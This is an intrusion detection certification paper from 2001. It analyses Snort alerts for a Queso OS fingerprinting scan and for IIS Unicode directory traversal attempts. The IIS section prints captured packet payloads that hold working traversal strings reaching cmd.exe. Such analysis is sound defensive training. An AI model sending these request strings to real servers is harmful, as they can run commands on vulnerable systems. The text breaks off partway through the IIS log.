Global Information Assurance Certification Paper

Intrusion Detection In Depth
GCIA Practical Assignment Version 2.9
SANS 2001 – Baltimore
May 2001

Submitted By: Tan Koon Yaw

Table of Content

Assignment 1: Network Detects

Detect 1: Queso Fingerprinting

The Network or System Trace

This trace was captured on one of our network.

```
[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:54:44.897048 217.80.34.205:57520 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x5C3B2F57  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 707087 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:54:45.933635 217.80.34.205:57521 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x5CB3A782  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 707191 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:54:42.871016 217.80.34.205:57522 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x5CE73FFF  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 706885 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:54:44.883741 217.80.34.205:57523 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x5C784A63  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 707087 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:55:38.333086 217.80.34.205:57528 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x5F8F9BF4  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 712431 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:55:39.749765 217.80.34.205:57529 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x601E72B0  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 712573 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:55:33.106906 217.80.34.205:57531 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x5F6813E4  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 711908 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:55:04.195929 217.80.34.205:57533 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x5D460230  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 709017 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:54:45.945885 217.80.34.205:57534 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x5CE5AFB2  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 707193 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
 . . .(Omitted)
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:57:23.067077 217.80.34.205:57548 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x66E49AB0  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 722904 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:57:22.203611 217.80.34.205:57550 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x673B79DD  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 722817 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/05-21:57:22.213016 217.80.34.205:57551 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x6750D177  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 722817 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:07:52.863951 217.80.34.205:57864 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x35E58125  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 33970 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:07:52.589595 217.80.34.205:57866 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x35DC0792  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 33944 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:07:52.848943 217.80.34.205:57867 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x360BACAE  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 33970 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:07:42.931255 217.80.34.205:57868 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x359CC5FA  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 32977 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:07:45.928240 217.80.34.205:57868 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x359CC5FA  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 33277 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:07:52.427721 217.80.34.205:57869 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
```

```
12****S* Seq: 0x362632C1  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 33928 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:10:01.455301 217.80.34.205:57872 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x3E2ED2BC  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 46829 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:10:01.498863 217.80.34.205:57873 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x3DCC7986  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 46834 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
. . . (Omitted)
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:12:23.099188 217.80.34.205:57891 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x46D3E898  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 60993 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:11:59.843127 217.80.34.205:57892 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x44A10CC9  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 58667 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:12:07.685896 217.80.34.205:57893 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x45AA8B37  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 59452 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
. . . (Omitted)
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS29 - SCAN-Possible Queso Fingerprint attempt [**]
04/06-01:13:36.716926 217.80.34.205:57910 -> x.x.x.x:80
TCP TTL:48 TOS:0x20 ID:0 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x4BF34743  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 68351 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

<u>Type of Event Generator</u>

Snort Intrusion Detection System.

<u>Probability the Source Address was spoofed</u>

Not likely that the source address is spoofed. The intruder will require the response from the victim machine to the packets in order to gather information, unless the intruder is able to sniff the response traffic when they are routed back to the source address.

Description of Attack

From the Snort alert, we see that the scan was conducted over two days within a short span of few minutes (one is within 3 minutes while the other is within 6 minutes). The ID and ACK have a fixed value of 0.TOS = 0x20 (priority). The two reserved TCP flags are set, in addition to the SYN flag. The source port is incremental.

The connection is via TCP port 80 which the firewall has opened to access to web server.

The snort alert logs indicate that there is a possibility that a remote user has used the Queso tool to determine the OS fingerprint of the server.

Attack Mechanism

Queso is a scanner that is used to remotely determine the make and version of a machine's operating system by analyzing how the networking stack handles certain types of packets.

Queso sends 7 packets (0-6), and compares the responses with the configuration file (queso.conf), where the different OSs are described, in a response-based way to each packet.

```
0      SYN            * THIS IS VALID, used to verify LISTEN
1      SYN+ACK
2      FIN
3      FIN+ACK
4      SYN+FIN
5      PSH
6      SYN+XXX+YYY    * XXX & YYY are unused TCP flags
```

tcpip.c is the file where it defines the default value for the various TCP/IP header fields. It can be modified easily during build time. By default, all packets have a random sequence number, ACK = 0, TOS = 0, TTL = 255.

On response to packet 0 (SYN), any listen port must answer a SYN+ACK with a nonzero ack_num, seq_num and window, or, in case of not being listen, it will send back a RST+ACK with the valid ack_num. Here finishes the standard and we get into Queso-terrain.

The configuration file (queso.conf) is formed by blocks of lines, delimited by the name of the OS (starting with a *) and a trailing (white-spaced) line:

```
Start> * Linux 1.x, 2.0 (by savage@Apostols.org)
        0 1 1 1 SA
        1 0 0 0 R
        2 - - - -       /* pkt#2 == Doesn't give any answer whatsoever */
        3 0 0 0 R
        4 1 1 1 SFA     /* pkt#4 == seqnum, acknum, window, SYN+FIN+ACK */
        5 - - - -
        6 1 1 1 SAXY
End>
```

- First column is, thus, the packet number.
- Second one is seq_num (1/0/-)
- Third, ack_num (1/0/-)
- Fourth is the window (1/0/-/hex_value)
- Fifth is flags (S=SYN, F=FIN, R=RST, A=ACK, P=PSH, U=URG, X, Y)

Queso tool can be obtained from:
http://www.securityfocus.com/tools/144
http://www.apostols.org/projectz/queso/

More information on fingerprinting can be found at:
http://www.sans.org/newlook/resources/IDFAQ/TCP_fingerprinting.htm

Correlation

http://www.sans.org/y2k/072500.htm

```
(William Miller)
I was looking at the following post and I have a few comments on it:
Jul 19 09:49:16 212.171.169.46:24122 -> MY.NET.1.3:21 SYN 21S***** RESERVEDBITS
Jul 19 09:49:19 212.171.169.46:15281 -> MY.NET.1.4:21 FIN ***F****
Jul 19 09:49:19 212.171.169.46:15283 -> MY.NET.1.4:21 SYNFIN **SF****
Jul 19 09:49:22 212.171.169.46:22532 -> MY.NET.1.5:21 FIN ***F****
Jul 19 09:49:22 212.171.169.46:22535 -> MY.NET.1.5:21 VECNA *****P**
Jul 19 09:49:22 212.171.169.46:22536 -> MY.NET.1.5:21 SYN 21S***** RESERVEDBITS
Jul 19 08:53:34 212.171.169.46:8703 -> z.y.w.98:21 SYN **S*****
Jul 19 08:53:34 212.171.169.46:8705 -> z.y.w.98:21 FIN ***F****
Jul 19 08:53:34 212.171.169.46:8707 -> z.y.w.98:21 SYNFIN **SF****
Jul 19 08:53:34 212.171.169.46:8708 -> z.y.w.98:21 VECNA *****P**
Jul 19 08:53:34 212.171.169.46:8709 -> z.y.w.98:21 SYN 21S*****
```

http://www.sans.org/y2k/022701-1100.htm

```
(Paul Asadoorian)
The following is a correlation to a scan found by Laurie@.edu on Feb22, posted on GIAC
on Feb 23 1600.
Snort 1.7 Alerts output:

Feb 21 23:58:46 [MY.SUB.NET.237.2.2] snort[28069]: IDS29 - SCAN-Possible Queso
Fingerprint attempt: 64.152.66.27:36217 -> MY.SUB.NET.200:53
Feb 21 23:58:46 [MY.SUB.NET.237.2.2] snort[28069]: IDS29 - SCAN-Possible Queso
Fingerprint attempt: 64.152.66.27:36224 -> MY.SUB.NET.200:53
Feb 21 23:58:46 [MY.SUB.NET.237.2.2] snort[28069]: IDS29 - SCAN-Possible Queso
Fingerprint attempt: 64.152.66.27:36228 -> MY.SUB.NET.200:53
Feb 22 00:04:49 [MY.SUB.NET.237.2.2] snort[9234]: ICMP Echo Request
  (Undefined Code!): 64.152.66.27 -> MY.SUB.NET.200
Feb 22 00:26:35 [MY.SUB.NET.237.2.2] snort[9234]: IDS29 - SCAN-Possible Queso
Fingerprint attempt: 64.152.66.27:34874 -> MY.SUB.NET.200:7
Feb 22 00:26:36 [MY.SUB.NET.237.2.2] snort[9234]: IDS29 - SCAN-Possible Queso
Fingerprint attempt: 64.152.66.27:34877 -> MY.SUB.NET.200:7

Snort 1.7 portscan log:

Feb 21 23:58:46 64.152.66.27:36228 -> MY.SUB.NET.200:53 SYN 12****S* RESERVEDBITS
Feb 22 00:26:35 64.152.66.27:34880 -> MY.SUB.NET.200:7 SYN 12****S* RESERVEDBITS
Feb 22 14:40:27 64.152.66.27:34050 -> MY.SUB.NET.200:53 SYN 12****S* RESERVEDBITS
Feb 22 15:07:21 64.152.66.27:46225 -> MY.SUB.NET.200:7 SYN 12****S* RESERVEDBITS
```

Evidence of Active Targeting

Though the two reserved flags in the TCP header are set, there are reported incidents where legitimate traffic may cause an intrusion detection system to raise "false positive" alerts for this event. In RFC 2481 (A Proposal to add Explicit Congestion

Notification (ECN) to IP), these bits will be used and thus detecting these two reserved flags set need not necessary mean an obvious scan.

However, looking at the log, this is likely to be active targeting and not a false positive due to Explicit Congestion Network (ECN) traffic. Reasons as follows:

- From the Snort alert, we see that the scan was conducted over two days within a short span of few minutes (one is within 3 minutes while the other is within 6 minutes). ECN traffic should not cause so many attempts in such a short period.

- The ID and ACK have a fixed value of 0 for all the packets. Normal TCP traffic should not reflect such values.

- TOS = 0x20 (priority). ECN will have it set to 0x02 or 0x01 instead.

What is ECN? ECN is a standard proposed by the IETF that will cut down on network congestion and routers dropping packets. Currently, RFC 2481 states that in order to accomplish this task ECN will use four previously unused bits in both the IP header and the TCP Header.

Two bits in the IP header that will be used are bits 6 (left of the low order bit) and 7 (low order bit) in the TOS field.

As part of ECN, TOS bit 6 will now be used as an ECN capable transport (ECT). This bit will be set by the sender stating that both ends are ECN compatible. Bit 7 will now be used as a Congestion Experienced bit (CE). This bit is set by routers that detect congestion on the network.

RFC 2481 states that the two reserved flags in the TCP header will be used for ECN as well.

Identifying this packet will require an analyst to look beyond the initial SYN. If the connection is made (as described above) and an analyst sees bit 6 in the TOS field (0x02) set then most likely these packets were legitimate. Otherwise, the analyst should continue to investigate.

In order to reduce the false positive resulting from ECN, the current signature now check for high TTL value (since the default TTL is 255).

The IDS signature can be found at:
http://www.whitehats.com/info/ids29

However, it should be note that the default TTL value can be modified during build time. As from our trace, the TTL value is in fact less than 64 and TOS = 0x20. It could be that the intruder has modified the default value during build time.

More information on ECN can be found at:
http://www.sans.org/y2k/ecn.htm
http://www.aciri.org/floyd/ecn/ecn_security.txt
http://www.aciri.org/floyd/ecn.html

http://www.ietf.org/rfc/rfc2481.txt

Severity

Severity = (Critical + Lethal) – (System + Network Countermeasure)
= (4 + 2) – (4 + 4)
= -2

Critical : Public Web Server
Lethal : OS fingerprinting, not destructive but can gain useful information
System : System is well patched
Network : Server protected by firewall with an IDS monitoring

Defensive Recommendation

Public accessible system should put in DMZ, protected by a firewall with only necessary ports open to the server. An IDS should be deployed to monitor the activities of the network. Operating system and applications should always be updated with the latest patch and hotfix.

Multiple Choice Test Question

What is the default ACK and TTL value for Queso scanner?

a) TTL = 64, ACK = Random
b) TTL = 255, ACK = 0
c) TTL = OS dependent, ACK = 0
d) TTL = 128, ACK = Random

Answer: b

Detect 2: IIS Unicode Attack

The Network or System Trace

This trace was gathered from one of the monitored network.

```
[**] spp_http_decode: IIS Unicode attack detected [**]
07/29-15:42:14.878821 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1320 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:51980 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D25A  Ack: 0xF131CFBE  Win: 0x2190  TcpLen: 20

[**] IDS452/web-iis_http-iis-unicode-binary [**]
07/29-15:42:14.878821 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1320 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:51980 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D25A  Ack: 0xF131CFBE  Win: 0x2190  TcpLen: 20

[**] spp_http_decode: IIS Unicode attack detected [**]
07/29-15:42:14.897942 202.156.77.112:1320 -> y.y.y.y:80 TCP TTL:239 TOS:0x0 ID:0
IpLen:20 DgmLen:106
***AP*** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
```

```
[**] IDS452/web-iis_http-iis-unicode-binary [**]
07/29-15:42:14.897942 202.156.77.112:1320 -> y.y.y.y:80 TCP TTL:239 TOS:0x0 ID:0
IpLen:20 DgmLen:106
***AP*** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20

[**] spp_http_decode: IIS Unicode attack detected [**]
07/29-15:42:14.949006 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x77
202.156.77.112:1321 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:53260 IpLen:20 DgmLen:105 DF
***AP*** Seq: 0x3D25F  Ack: 0xF136B1BE  Win: 0x2190  TcpLen: 20

[**] IDS297/web-misc_http-directory-traversal1 [**]
07/29-15:42:14.949006 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x77
202.156.77.112:1321 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:53260 IpLen:20 DgmLen:105 DF
***AP*** Seq: 0x3D25F  Ack: 0xF136B1BE  Win: 0x2190  TcpLen: 20

[**] spp_http_decode: IIS Unicode attack detected [**]
07/29-15:42:14.959727 202.156.77.112:1321 -> y.y.y.y:80 TCP TTL:239 TOS:0x0 ID:0
IpLen:20 DgmLen:105
***AP*** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20

[**] IDS297/web-misc_http-directory-traversal1 [**]
07/29-15:42:14.959727 202.156.77.112:1321 -> y.y.y.y:80 TCP TTL:239 TOS:0x0 ID:0
IpLen:20 DgmLen:105
***AP*** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20

[**] spp_http_decode: IIS Unicode attack detected [**]
07/29-15:42:15.047389 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1322 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:54540 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D26D  Ack: 0xF13E81BE  Win: 0x2190  TcpLen: 20

[**] IDS297/web-misc_http-directory-traversal1 [**]
07/29-15:42:15.047389 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1322 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:54540 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D26D  Ack: 0xF13E81BE  Win: 0x2190  TcpLen: 20

[**] spp_http_decode: IIS Unicode attack detected [**]
07/29-15:42:15.068110 202.156.77.112:1322 -> y.y.y.y:80 TCP TTL:239 TOS:0x0 ID:0
IpLen:20 DgmLen:106
***AP*** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20

[**] IDS297/web-misc_http-directory-traversal1 [**]
07/29-15:42:15.068110 202.156.77.112:1322 -> y.y.y.y:80 TCP TTL:239 TOS:0x0 ID:0
IpLen:20 DgmLen:106
***AP*** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
```

Type of Event Generator

Snort Intrusion Detection System.

Probability the Source Address was spoofed

The intruder is likely to expect or desire a response to their packets, so it may be likely that the source IP address is not spoofed. The packet that caused this event is normally a part of an established TCP session, indicating that the source IP address has not been spoofed.

Description of Attack

Our IDS has been getting this kind of attempts every month from all over the world. Here is only a small percentage of it.

The Snort alert indicated that an attempt to traverse directory limitations through a vulnerable web server daemon or CGI script. This alert could be caused by several different attacks based on directory traversal.

A vulnerability exists in Microsoft IIS 4 and 5 such that an attacker visiting an IIS web site can execute arbitrary code with the privileges of the IUSR_*machinename* account. This vulnerability is referred to as the "Web Server Folder Directory Traversal" vulnerability.

Here is some extract of the log:

```
07/29-15:42:14.878821 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1320 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:51980 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D25A  Ack: 0xF131CFBE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:14.878821 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1320 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:51980 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D25A  Ack: 0xF131CFBE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E C0  GET /scripts/...
AF 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  .../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A 0D 0A  r HTTP/1.0......
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:14.949006 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x77
202.156.77.112:1321 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:53260 IpLen:20 DgmLen:105 DF
***AP*** Seq: 0x3D25F  Ack: 0xF136B1BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2E 2E 25 63  GET /scripts..%c
31 25 39 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73  1%9c../winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 0D  +dir HTTP/1.0...
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:14.949006 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x77
202.156.77.112:1321 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:53260 IpLen:20 DgmLen:105 DF
***AP*** Seq: 0x3D25F  Ack: 0xF136B1BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2E 2E C1 9C  GET /scripts....
2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33  ../winnt/system3
32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72  2/cmd.exe?/c+dir
20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A 0D 0A 0D   HTTP/1.0.......
0A                                               .

